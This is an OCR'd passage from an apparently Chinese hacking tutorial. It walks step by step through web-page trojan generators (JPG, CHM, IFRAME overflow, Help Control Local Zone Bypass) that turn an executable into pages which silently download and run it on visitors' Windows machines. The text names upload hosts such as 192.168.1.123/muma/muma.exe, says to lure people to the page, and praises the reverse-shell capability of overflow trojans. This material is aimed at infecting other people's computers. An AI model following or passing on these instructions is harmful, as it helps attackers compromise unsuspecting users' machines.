


图7

然后回头双击“生成.bat”，就会在muma目录里生成一个logo.jpg。把这个logo.jpg和index.htm上传到http://www.web.com/muma/目录中，然后叫人访问这个地址，就会自动运行刚才我们放入的IEXPLORE.EXE了。图8是我用一台Windows2000 SP4的机器浏览后的结果。




图8

同样原理的在网上还有一个叫做JPG网页木马生成器（佛山

网安联盟制作）的生成器，可惜测试了好久才发现它根本不能用。

2.CHM 木马

使用的是天涯专用网页木马生成器，打开后如图9。选择好一个exe文件后，单击生成，会在你选择的exe文件的目录下生成两个同名的htm和CHM文件。比如这里我使用一个手机炸弹.exe，将生成“手机炸弹.htm”和“手机炸弹.chm”两个文件。把这两个文件一起上传到网上之后，只要访问手机炸弹.htm就会中招。




图 9

3.冰狐浪子木马生成器

说到网页木马，我们不得不见识一下老大冰狐浪子的作品。在2005年初的时候，WindowsXP用户已经占了个人用户的很大一部分了，而当时微软推出的XP SP2补丁也已经被广大用户打得严严实实来保护自己的爱机，此时大部分的网页木马都失去了作用，而冰狐浪子这时候做出了该生成器（虽然对外发布的比较晚）。他利用了当时的IFRAME溢出漏洞首次在人们面前穿透了XP SP2做成网页木马。

解压缩后，我们打开wymmpro.exe，界面如图10。图中标识部分就是利用IFRAME漏洞的设置，主要针对XP用户，首先填好你上传后的木马的位置，比如我这里写的是192.168.1.123/muma/muma.exe，然后会生成两个htm文件，第一个页面是用来判断用户的系统类型的，如果用户是XP SP2的，那么就使用IFRAME溢出方式，调用第二个页面来攻击。因此这里我将第一个网页名设为default.htm，而第二个网页名则设为muma.htm。

IE进程与内存方式的选项可以根据你的需求来改变，我保持默认就好了。

接下来是当判断出用户为2K系统时的动作，它利用的也是CHM漏洞，首先我们需要将自己的木马放到生成器里的一个CHM文件夹中，如图11。假设我们把pc.exe放到CHM文件夹中，才可以在生成器里的“木马程序名称”处填上pc.exe。




图11

现在需要填写生成的CHM文件的名称，这里可以随便写，比如我写为muma.chm。但是一旦muma.chm上传到网上，就需要把它的完整地址记下来，现在我把它放到http://192.168.1.123/muma/muma.chm里，所以就把这个地址写到对应位置。

最后还有一个是否对生成的网页加密与压缩，我们不要选上，直接点“生成”按钮。这时候就生成了三个文件：default.htm、muma.htm、muma.chm。将这三个文件一起上传到网上，然后访问default.htm文件就会中招了。不过有个缺陷是，如果WindowsXP用户访问后，由于IFRAME溢出方式的攻击，会使整个机器卡到接近死机的程度，隐蔽性很差，所以如果真的做成网页木马的方式，那么后面我们还需要进行很大的改进。




图10

4.Help Control Local Zone Bypass漏洞

冰狐浪子老大的IFRAME虽然穿透了XP SP2，可是老是这样把人家的机器卡死也不是个办法。终于，没过多久就出现了一个可爱的Help Control Local Zone Bypass漏洞，一样可以穿透XP SP2（同时通杀2000、2003系统）。而它也不是溢出型漏洞，所以中马者会舒服很多。

这个漏洞出现后，网上流传了N多个不同版本的生成器，什么浩天sp2WMUM版、核客网页木马、天知道最新Hclzbe网页木马生成器、阿福修改版……等等等等。可是真正有效的并没有几个，这里我送给大家一个绝对好用的GoldSun版，打开后如图12。




图12

首先选择一个exe文件，这里我挑了个Windows按钮突破专家，然后填写网页木马的目录。下面有一栏可以填写网页木马显示的内容，这里保留默认。目标系统处把Windows 2000和XP都选上，然后单击“生成”按钮。

接着就生成了三个文件：joke.htm、young.css（其实就是原先的exe文件改了个名）、young.gif。把这三个文件一起上传后，访问joke.htm，如图13。首先弹出一个帮助框，然后才运行exe文件（该网页木马将young.css改名复制到C盘下命名为boot.exe然后运行该文件）。

至于其它的生成器，实际上效果很不理想，而且连设置的界面都是统一的，这里就不介绍了。

5.溢出型网马

也许大家会奇怪，刚才不是介绍过了一个IFRAME的溢出型网马了吗？为什么还要提这种呢？其原因是，这种网页木马很厉害，它除了让你去下载并执行某文件，甚至可以让你反向发一个shell到指定的IP。比较著名的是MS05038漏洞由我们可爱的无敌老大改写的exp。

